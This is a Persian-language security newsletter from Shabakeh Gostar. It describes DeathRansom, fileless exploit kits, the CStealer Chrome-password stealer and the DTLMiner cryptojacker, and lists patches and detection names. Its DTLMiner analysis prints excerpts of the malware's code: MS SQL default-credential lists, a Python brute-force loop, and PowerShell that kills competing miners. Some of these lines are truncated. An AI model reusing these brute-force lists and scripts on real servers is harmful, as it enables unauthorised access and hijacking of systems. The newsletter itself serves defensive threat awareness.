ماهنامه

امنیت فناوری اطلاعات

آذر ماه ۱۳۹۸

شبکه گستر
امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در آذر ماه ۱۳۹۸ پرداخته شده است.

در این ماهنامه نسخه جدیدی از DeathRansom بررسی شده که عملکرد کاملاً متفاوتی با نسخه‌های قبلی خود دارد. نخستین نسخه از DeathRansom، با چسباندن پسوند wctc به فایل‌ها و ایجاد فایل موسوم به اطلاعیه باج‌گیری (Ransom Note) اینطور وانمود می‌کرد که دستگاه به باج‌افزار آلوده شده و برای رمزگشایی، کاربر باید اقدام به پرداخت مبلغ اخاذی‌شده کند. اما خیلی زود مشخص شد که DeathRansom تنها تظاهر به باج‌افزار بودن می‌کند و فاقد هر گونه توانایی و قابلیت رمزگذاری است. لذا با تغییر پسوند، بسادگی فایل‌ها به حالت اولیه بازگردانده می‌شدند. این در حالی است که در نسخه‌ای که هم اکنون در حال انتشار است فایل‌های قربانی به‌معنای واقعی رمزگذاری می‌شوند.

انتشار داده‌های قربانی در صورت عدم پرداخت، تهدیدی است که سال‌هاست گردانندگان باج‌افزار از آن حرف می‌زنند. در حالی که دسترسی مهاجم به فایل‌های قربانی به‌خصوص در حملات باج‌افزاری مبتنی بر RDP بر کسی پوشیده نیست، موانعی همچون زمانبر بودن انتقال اطلاعات در بستر اینترنت، همواره عامل جدی گرفته نشدن این چنین ادعاها و توخالی دانستن آنها توسط شرکت‌ها و متخصصان فعال در حوزه امنیت بوده است. اما همانطور که در این ماهنامه خواهید دید با عملی شدن این ادعای قدیمی توسط برخی مهاجمان باج‌افزار زمان آن فرا رسیده که شرکت‌ها و به‌خصوص دست‌اندرکاران امنیت فناوری اطلاعات تجدیدنظری در باورها و روال‌های خود داشته باشند.

CStealer و DTLMiner از جمله بدافزارهایی هستند که در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به آنها پرداخته شده است. CStealer پس از استخراج رمزهای عبور ذخیره شده در مرورگر Chrome اقدام به ارسال آنها به یک بانک داده مبتنی بر MongoDB می‌کند. نویسندگان DTLMiner نیز همانطور که در این ماهنامه خواهید خواند از زمان پیدایش نخستین نسخه از آن در آذر ۱۳۹۷ در بیش از ۲۰ نوبت به‌روزرسانی، به‌طور مستمر در حال افزودن قابلیت‌های پیشرفته و مکانیزم‌های جدید انتشار به این بدافزار استخراج‌کننده ارز رمز (Cryptojacking) مونرو بوده‌اند. آنچه DTLMiner را از سایر هم‌قطاران خود متمایز می‌کند روش‌های متنوع آن در گسترش آلودگی در سطح شبکه است.

همچنین در آذر ماه، شرکت‌های موزیلا، وی‌ام‌وِر، مایکروسافت، ادوبی، اپل و گوگل، گروه سامبا و بنیادهای وردپرس و دروپل اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند که جزییات آنها در این ماهنامه قابل مطالعه است.

در این شماره، به گزارشی نیز اشاره شده که بر طبق آن، حداقل یک‌سوم بسته‌های بهره‌جوی متداول به‌سمت استفاده از تکنیک پیشرفته بدون‌فایل (Fileless) روی آورده‌اند. بسته‌های بهره‌جو از اصلی‌ترین ابزارهای بکار گرفته شده توسط مهاجمان برای آلوده کردن سیستم کاربران به تهدیداتی همچون بدافزارهای بانکی، استخراج‌کنندگان ارز رمز و باج‌افزارها هستند. مشروح این یافته‌ها را در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشـدارهـای امنـیـتی


DeathRansom،
واقعاً باج‌افزار شد!

برخی منابع از انتشار گسترده باج‌افزار جدیدی با نام DeathRansom خبر داده‌اند.

نخستین نسخه از DeathRansom، با چسباندن پسوند wctc به فایل‌ها و ایجاد فایل موسوم به اطلاعیه باج‌گیری (Ransom Note) اینطور وانمود می‌کرد که دستگاه به باج‌افزار آلوده شده و برای رمزگشایی، کاربر باید اقدام به پرداخت مبلغ اخاذی شده کند. اما خیلی زود مشخص شد که DeathRansom تنها تظاهر به باج‌افزار بودن می‌کند و فاقد هر گونه توانایی و قابلیت رمزگذاری است. لذا با تغییر پسوند، بسادگی فایل‌ها به حالت اولیه بازگردانده می‌شدند.

اما اکنون یک هفته است که عملکرد DeathRansom کاملاً دگرگون شده است.

در نسخه‌ای که در حال حاضر در حال انتشار است فایل‌های قربانی به‌معنای واقعی رمزگذاری می‌شوند.




شمار قربانیان آن نیز به‌طور چشم‌گیری در حال افزایش است.


به گزارش شرکت مهندسی شبکه گستر، نسخه جدید DeathRansom همانند بسیاری از باج‌افزارهای دیگر اطلاعات موسوم به Shadow Volume Copy را حذف می‌کند. در ادامه اقدام به رمزگذاری فایل‌های کاربر می‌کند. با این توضیح که فایل‌هایی که نام، پسوند و یا مسیرشان شامل هر کدام از موارد زیر است از رمزگذاری شدن مستثنی می‌شوند:

- programdata
- $recycle.bin
- program files
- windows
- all users
- appdata
- read_me.txt
- autoexec.bat
- desktop.ini
- autorun.inf
- ntuser.dat
- iconcache.db
- bootsect.bak
- boot.ini
- ntuser.dat.log
- thumbs.db

بر خلاف نسخه‌های قبلی، در این نسخه هیچ پسوندی به فایل رمزگذاری شده الصاق نشده و تنها راه فهمیدن این که فایل مورد دست‌درازی باج‌افزار قرار گرفته وجود برچسب ABEFCDAB در انتهای فایل رمز شده است.



در پوشه‌ای که حداقل یک فایل آن رمزگذاری شده فایلی با عنوان read_me.txt کپی می‌شود. در این فایل ضمن اشاره به شناسه اختصاصی دستگاه آلوده شده با برچسب LOCK-ID توضیحاتی در مورد نحوه برقراری ارتباط با مهاجم یا مهاجمان درج شده است.



نکته جالب اینکه برخی منابع اعلام کرده‌اند که تعدادی از قربانیان DeathRansom به باج‌افزار STOP نیز آلوده شده‌اند.

STOP از جمله باج‌افزارهایی است که کاربران و سازمان‌های ایران همواره در فهرست اهداف آن قرار داشته‌اند. گرچه این منابع موفق به کشف روش انتشار DeathRansom نشده‌اند اما ارتباط آن با STOP، احتمال یکسان بودن روش انتشار هر دو باج‌افزار را تقویت می‌کند.

اصلی‌ترین روش گردانندگان STOP برای انتشار این باج‌افزار، تزریق کد مخرب به برخی برنامه‌های موسوم به Crack، Key Generator و Activator و به‌اشتراک‌گذاری آنها در سطح اینترنت است تا از این طریق دستگاه کاربرانی را که اقدام به دریافت و اجرای این برنامه‌ها می‌کنند به باج‌افزار آلوده کنند. متأسفانه این شیوه، اصلی‌ترین دلیل انتشار موفق STOP در سطح کشور است. به خصوص آنکه در زمان اجرای چنین برنامه‌هایی بسیاری از کاربران اقدام به غیرفعال کردن موقت ضدویروس خود کرده و همین مدت کم، برای اجرا شدن باج‌افزار و شروع فرایند رمزگذاری کافی خواهد بود.

همچون همیشه تأکید می‌گردد که مؤثرترین راهکار در مقابله با باج‌افزارها، پیشگیری از آلوده شدن به آنهاست. بنابراین بکارگیری روش‌های پیشگیرانه در مقابله با باج‌افزارها توصیه می‌شود.


توضیح اینکه باج‌افزار DeathRansom با نام‌های زیر قابل شناسایی و پاکسازی است:

Bitdefender:
Trojan.GenericKDZ.59981

McAfee:
GenericRXJD-VP!C50AB1DF254C

Sophos:
Mal/Generic-S

بسته‌های بهره‌جو،
مخرب‌تر از قبل



بر اساس گزارشی که شرکت ملوربایتز آن را منتشر کرده، حداقل یک‌سوم بسته‌های بهره‌جوی متداول به‌سمت استفاده از تکنیک پیشرفته بدون‌فایل (Fileless) روی آورده‌اند.

بسته‌های بهره‌جو (Exploit Kit) ابزارهای مخربی هستند که هکرها و ویروس‌نویسان را قادر به اجرای کد مخرب خود بر روی دستگاه قربانی - معمولاً به‌صورت از راه دور و بدون دخالت کاربر - با سوءاستفاده از ضعف‌های امنیتی نرم‌افزارهای نصب شده می‌کنند.

بسته‌های بهره‌جو از اصلی‌ترین ابزارهای بکار گرفته شده توسط مهاجمان برای آلوده کردن سیستم کاربران به تهدیداتی همچون بدافزارهای بانکی، استخراج‌کنندگان ارز رمز (Coin Miner) و باج‌افزارها هستند.

در گزارش ملوربایتز عملکرد و تغییر رفتار بسته‌های بهره‌جوی زیر در پاییز امسال مورد بررسی قرار گرفته است:

- Spelevo
- Fallout
- Magnitude
- RIG
- GrandSoft
- Underminer
- KaiXin
- PurpleFox
- Capesand

به گزارش شرکت مهندسی شبکه گستر، در این میان، Magnitude، Underminer و PurpleFox از جمله بسته‌های بهره‌جویی هستند که در جریان حملات اخیر آنها بجای کپی بدافزار بر روی دیسک سخت، کد مخرب را در حافظه فراخوانی می‌کرده‌اند. هدف، ماندگار کردن کد مخرب بدافزار بدون ذخیره آن به‌صورت فایل بر روی دیسک سخت است. با توجه به اینکه نرم‌افزارهای ضدویروس سنتی صرفاً اقدام به بررسی فایل‌ها در زمان نوشته شدن بر روی دیسک سخت و خوانده شدن از روی آن می‌کنند این روش می‌تواند براحتی این سد دفاعی را در هم بشکند.

مهاجمان از Magnitude برای انتشار باج‌افزارها، از Underminer جهت آلوده‌سازی دستگاه‌ها به یک بدافزار استخراج‌کننده ارز رمز با نام Hidden Bee و از PurpleFox به‌منظور اجرای اسب تروای Purple Fox بهره می‌گیرند.

همچنین برای مدتها CVE-2018-8174 در مرورگر Internet Explorer و CVE-2018-15982 و CVE-2018-15982 در نرم‌افزار Flash Player اصلی‌ترین آسیب‌پذیری‌هایی بوده‌اند که مورد سوءاستفاده بسته‌های بهره‌جوی متداول قرار می‌گرفته‌اند. اما بر طبق گزارش ملوربایتز بهره‌جویی از اشکالات Flash Player سیری نزولی به خود گرفته است. احتمالاً کاهش کاربران آن و نزدیکی پایان پشتیبانی ادوبی از این نرم‌افزار اصلی‌ترین دلایل استقبال گردانندگان بسته‌های بهره‌جو از چنین رویکردی است. حال آنکه Internet Explorer همچنان در کانون توجه این مهاجمان قرار دارد.

مشروح گزارش ملوربایتز در اینجا قابل مطالعه است.


رمزهای عبور سرقتی Chrome،
در اختیار همه

بدافزار جدیدی معروف به CStealer در حال انتشار است که پس از استخراج رمزهای عبور ذخیره شده در مرورگر Chrome اقدام به ارسال آنها به یک بانک داده مبتنی بر MongoDB می‌کند.

به گزارش شرکت مهندسی شبکه گستر، جمع‌آوری اطلاعات اصالت‌سنجی (Credential) ذخیره شده در بخش Password Manager مرورگر Chrome و ارسال آنها به یک سرور فرماندهی (C2) موضوع جدیدی نیست و از زمان عرضه این مرورگر، نمونه‌های متعددی از این بدافزارها منتشر شده است. اما آنچه که CStealer را با سایر این نوع بدافزارها متمایز می‌کند ارسال مستقیم اطلاعات جمع‌آوری شده به یک بانک داده MongoDB است.

به‌منظور دسترسی به بانک داده MongoDB، بدافزار از نام کاربری و رمز عبوری استفاده می‌کند که در کد آن درج شده است.

در تصویر زیر ارتباطات برقرار شده از روی یک دستگاه آلوده به CStealer با بانک داده MongoDB نمایش داده شده است.



اگر چه مهاجم با این روش به اطلاعات مورد نظر خود دست می‌یابد اما در حقیقت اطلاعات اصالت‌سنجی سرقت شده از روی دستگاه قربانیان برای هر کس که از نام کاربری و رمز عبور درج شده در کد CStealer آگاه است نیز قابل دسترس خواهد بود.

توضیح اینکه نمونه بررسی شده در این خبر با نام‌های زیر قابل شناسایی است:


Bitdefender:
Trojan.GenericKD.32744595

McAfee:
Artemis!181482EC5390

Sophos:
Mal/Generic-S

DTLMiner؛

بدافزاری مخرب با به‌روزرسانی‌های مستمر



نویسندگان DTLMiner از زمان پیدایش نخستین نسخه از آن در آذر ۱۳۹۷ در بیش از ۲۰ نوبت به‌روزرسانی، به‌طور مستمر در حال افزودن قابلیت‌های پیشرفته و مکانیزم‌های جدید انتشار به این بدافزار استخراج‌کننده ارز رمز (Cryptojacking) مونرو بوده‌اند.

آنچه DTLMiner را از سایر هم‌قطاران خود متمایز می‌کند روش‌های متنوع آن در گسترش آلودگی در سطح شبکه است.

به گزارش شرکت مهندسی شبکه گستر، در یکی از این روش‌ها، گردانندگان DTLMiner با اجرای حملات موسوم به سعی‌وخطا (Brute-force) در بستر اینترنت، اقدام به شناسایی سرورهای با پودمان RDP باز و تلاش برای رخنه به آنها از طریق نام‌های کاربری متداول و رمزهای عبور ساده و یا افشا شده می‌کنند. در صورت موفقیت در به کنترل گرفتن سرور، بدافزار بر روی آن نصب و اجرا می‌شود.

یکی دیگر از روش‌های انتشار DTLMiner، بهره‌جویی از آسیب‌پذیری‌های امنیتی است. از جمله بهره‌جوهای مورد استفاده DTLMiner، مجموعه کدی است که اقدام به سوءاستفاده از آسیب‌پذیری CVE-2019-0708 موسوم به BlueKeep می‌کند. BlueKeep اشکالی در بخش Remote Desktop Services سیستم عامل Windows است که بهره‌جویی از آن امکان اجرای کد را به‌صورت از راه دور بر روی دستگاه آسیب‌پذیر برای مهاجم فراهم می‌کند. CVE-2017-8464، دیگر آسیب‌پذیری مورد استفاده DTLMiner است. بدافزار از این آسیب‌پذیری برای انتشار خود از طریق حافظه‌های جداشدنی (Removable Storage) مبتنی بر USB و فایل‌های موسوم به LNK بهره می‌گیرد.

انتشار در بستر SMB، دیگر روش مورد استفاده این بدافزار در توزیع خود در سطح شبکه است.

DTLMiner قابلیت حمله به پایگاه‌های داده MS SQL را نیز داراست و چنانچه رمز عبور هر یک از نام‌های کاربری نمایش داده شده در تصویر زیر در فهرست آن موجود باشد ضمن در اختیار گرفتن پایگاه داده، با اجرای اسکریپت اقدام به دریافت فایل مخرب DTLMiner و اجرای آن بر روی سیستم می‌کند.

```
userlist = ['',
 'Administrator',
 'user',
 'admin',
 'test',
 'hp',
 'guest']
userlist2 = ['', 'Administrator', 'admin']
msuser = ['sa', 'mssqla', 'usera']
```

رمزهای عبور موجود در فهرست این بدافزار در تصویر زیر قابل مشاهده است.

```
'abc123',
'abcdefg',
'sapassword',
'Aa12345678',
'ABCabc123',
'sqlpassword',
'1qaz2wsx',
'1qaz!QAZ',
'sql2008',
'ksa8hd4,m@~#$%^&*()',
'4yqbm4,m`~!@~#$%^&*(),.; ',
'4yqbm4,m`~!@~#$%^&*(),.;',
'A123456']
```

این در حالی است که پیش‌تر این فهرست تنها محدود به رمز عبور password بوده است.

```
def csql(host):
    if scan3(host, 1433) == 1:
        if scan3(host, 65533) == 0:
            print '[*] find 1433port,scaning..'
            for muser in msuser:
                for password in passlist:
                    success = False
                    try:
                        db = _mssql.connect(server=host, port=1433, user=muser, password=password)
                        success = True
                    except Exception as e:
                        pass
```

در برخی از نسخه‌های DTLMiner از ابزار معروف MIMIKATZ نیز استفاده شده است. این ابزار که با زبان برنامه‌نویسی Python کامپایل شده وظیفه جمع‌آوری داده‌های مورد نظر مهاجمان و پویش دستگاه‌های قابل دسترس با هدف شناسایی دستگاه‌های با آسیب‌پذیری امنیتی را برعهده دارد.

یکی از قابلیت‌های شاخص DTLMiner توانایی شناسایی ابزارهای استخراج‌کننده به روش‌های مختلف و متوقف کردن آنها به منظور در اختیار گرفتن کلیه منابع دستگاه است.

در یکی از این روش‌ها، بدافزار اقدام به بررسی وجود سرویس‌هایی بر روی سیستم می‌کند که توسط ابزارهای استخراج‌کننده دیگر ایجاد می‌شوند. به‌محض شناسایی هر یک از آنها، DTLMiner سرویس را متوقف کرده و در ادامه از روی سیستم آن را حذف می‌کند.

```
$SrvName = "xWinWpdSrv", "SVSHost", "Microsoft Telemetry", "lsass", "Microsoft", "system", "Oracleupdate", "CLR", "sysmgt", "\gm", "WmdnPnSN", "Sougoudl","National",
foreach($Srv in $SrvName) {
    $Null = SC.exe Config $Srv Start= Disabled
    $Null = SC.exe Stop $Srv
    $Null = SC.exe Delete $Srv
}
```

به همین ترتیب، وجود فرامین زمانبندی‌شده (Scheduled Task) مورد استفاده استخراج‌کنندگان دیگر شناسایی و نسبت به حذف آنها اقدام می‌شود. در این فهرست فرامین بکار گرفته شده در نسخه های قبلی DTLMiner هم قرار دارد.

```
$TaskName = "my1","Mysa", "Mysa1", "Mysa2", "Mysa3", "ok", "Oracle Java", "Oracle Java Update", "Microsoft Telemetry", "Spooler Sub
foreach ($Task in $TaskName) {
    SchTasks.exe /Delete /TN $Task /F 2> $Null
}
```

DTLMiner با کمک مجموعه ابزارهای Windows Management Instrumentation فهرستی از کلیه پروسه‌های اجرا شده بر روی سیستم را نیز استخراج و پس از متوقف کردن پروسه‌های متعلق به بدافزارهای هم‌گونه خود، فایل‌ها و پوشه‌های مرتبط با آنها را حذف می‌کند. جالب اینکه پس از حذف این فایل‌ها و پوشه‌ها، پوشه‌ای همنام با پوشه قبلی با خاصیت فقط خواندی (Read-only)، مخفی (Hidden) و سیستمی (System) ایجاد می‌کند تا از این طریق از کپی مجدد فایل‌های حذف شده در آن پوشه‌ها جلوگیری کند.

```
$Miner = "SC","WerMgr","WerFault","DW20","msinfo", "XMR*","xmrig*", "minerd", "MinerGate", "Carbon", "yamm1",
"SystemIIS", "SystemIISSec", 'WindowsUpdater*', "WindowsDefender*", "update",
"carss", "service", "csrsc", "cara", "javaupd", "gxdrv", "lsmosee", "secuams", "SQLEXPRESS_X64_86", "Calligrap
```

بدافزار از ابزار خط فرمان netstat برای رصد ارتباطات شبکه‌ای برقرار شده از روی دستگاه بهره گرفته و اگر پروسه‌ای را منطبق با فهرست خود شناسایی کند نسبت به متوقف نمودن آن اقدام می‌کند.

```
[array]$psids = Get-Process -Name PowerShell | Sort CPU -Descending | ForEach-Object {$_.Id}
$tcpconn = NetStat -anop TCP
if ($psids -ne $null) {
    foreach ($t in $tcpconn) {
        $line = $t.split(' ')| ? {$_}
        if ($line -eq $null) { continue }
        if (($psids[0] -eq $line[-1]) -and $t.contains("ESTABLISHED") -and ($t.contains(":80 ") -or $t.contains(":1111") -or $t.contains(":2222") -or $t.contains(":33
            $evid = $line[-1]
            Get-Process -Id $evid | Stop-Process -Force
        }
    }
}
foreach ($t in $tcpconn) {
    $line = $t.split(' ')| ? {$_}
    if (!($line -is [array])) { continue }

    if (($line[-3] -ne $null) -and $t.contains("ESTABLISHED") -and ($line[-3].contains(":1111") -or $line[-3].contains(":2222") -or $line[-3].contains(":3333") -or $l
        $evid = $line[-1]
        Get-Process -Id $evid | Stop-Process -Force
    }
}
```

DTLMiner را می‌توان نوعی بدافزار بدون فایل تلقی کرد. در فرایند آلوده‌سازی دستگاه، نیاز به برنامه یا نرم‌افزاری برای فراخوانی و اجرای کدهای مخرب مورد نظر مهاجم است. تا همین چندی پیش مهاجمان خود اقدام به توسعه فایل‌های اجرایی برای این منظور می‌کردند. فایل‌هایی که در مدتی نه چندان طولانی به‌عنوان بدافزار توسط محصولات ضدویروس شناسایی می‌شدند. اما از چند سال گذشته، به‌تدریج مهاجمان به استفاده و بهره‌گیری از پروسه‌هایی نظیر PowerShell برای اجرای کدهای مخرب خود که در برخی موارد در فایل‌های در ظاهر بی‌خطر ذخیره می‌شوند روی آورده‌اند. با توجه به اینکه در بسیاری موارد، بدافزار بر روی دیسک ذخیره نشده و کدهای مخرب در حافظه توسط یک پروسه معتبر فراخوانی می‌شوند، این نوع حملات به بدون فایل یا Fileless معروف شده‌اند. حملاتی که محصولات ضدویروس موسوم به مبتنی بر امضا از شناسایی آن عاجز هستند. DTLMiner نیز در فرایند آلوده‌سازی دستگاه به بدافزار از پروسه معتبر PowerShell بهره می‌گیرد.

نکته دیگر اینکه در اکثر سخت‌افزارهای ویژه استخراج از GPU (Graphics Processing Unit) بجای CPU (Central Processing Unit) استفاده می‌شود. رندر کردن ویدیو تماماً نیاز به عملیات‌های ساده ریاضی به تعداد و تکرار زیاد دارد؛ دقیقاً همان چیزی که در استخراج مورد نیاز است! به همین خاطر نیز DTLMiner با نصب راه‌انداز کارت‌های گرافیک (Graphic Card) ساخت شرکت ان‌ویدیا تلاش می‌کند تا در دستگاه‌های مجهز به این کارت‌های گرافیک از آن در فرایند استخراج بهره بگیرد.

لازم به ذکر است که در روزهای اخیر نمونه‌هایی از آلودگی برخی سازمان‌ها به این بدافزار به شرکت مهندسی شبکه گستر گزارش شده است.

بکارگیری اقدامات زیر می‌تواند سازمان را از گزند بدافزار DTLMiner ایمن نگاه دارد.

۱- نصب اصلاحیه ضعف امنیتی BlueKeep که برای نسخه‌های از رده خارج زیر در اینجا قابل دریافت است:

- Windows XP SP3 x86
- Windows XP Professional x64 Edition SP2
- Windows XP Embedded SP3 x86
- Windows Server 2003 SP2 x86
- Windows Server 2003 x64 Edition SP2

و برای نسخه‌های زیر نیز در اینجا قابل دریافت می‌باشد:

- Windows 7 for 32-bit Systems
- Windows 7 for x64-based Systems
- Windows Server 2008 for 32-bit Systems
- Windows Server 2008 for 32-bit Systems (Server Core installation)
- Windows Server 2008 for Itanium-Based Systems
- Windows Server 2008 for x64-based Systems
- Windows Server 2008 for x64-based Systems (Server Core installation)
- Windows Server 2008 R2 for Itanium-Based Systems
- Windows Server 2008 R2 for x64-based Systems
- Windows Server 2008 R2 for x64-based Systems (Server Core installation)

۲- ترمیم آسیب پذیری CVE-2017-8464 با نصب این اصلاحیه

۳- عدم استفاده از رمزهای عبور ضعیف برای حساب‌های کاربری محلی دستگاه، دامنه و پایگاه داده

٤- استفاده از ضدویروس به‌روز و قدرتمند؛ توضیح اینکه نمونه های اشاره شده در این مطلب با نام‌های زیر قابل شناسایی می‌باشند:

McAfee

- PS/Agent.c
- HTool-Mimikatz.enc
- RDN/Generic.fuf
- RDN/Generic.fgu
- Artemis!3E96A29E8251
- Trojan-Exploit.PY
- PS/Downloader.cb
- Trojan-FQUF!8A2042827A7F

Bitdefender

- Trojan.Powershell.Agent.CK
- Gen:Application.Mimikatz.2
- Generic.RozenaA.55FB0624
- Gen:Variant.Ursu.686849
- Trojan.Agent.DROQ
- Trojan.GenericKD.31760082
- Trojan.Exploit.Python.Agent.P
- Trojan.HTML.PowerShell.Gen.1
- Trojan.GenericKD.41327207


Sophos

- Troj/PWS-CKU
- Mimikatz Exploit Utility (PUA)
- Mal/Generic-S
- Troj/Wanna-AH
- Troj/Agent-BBQN
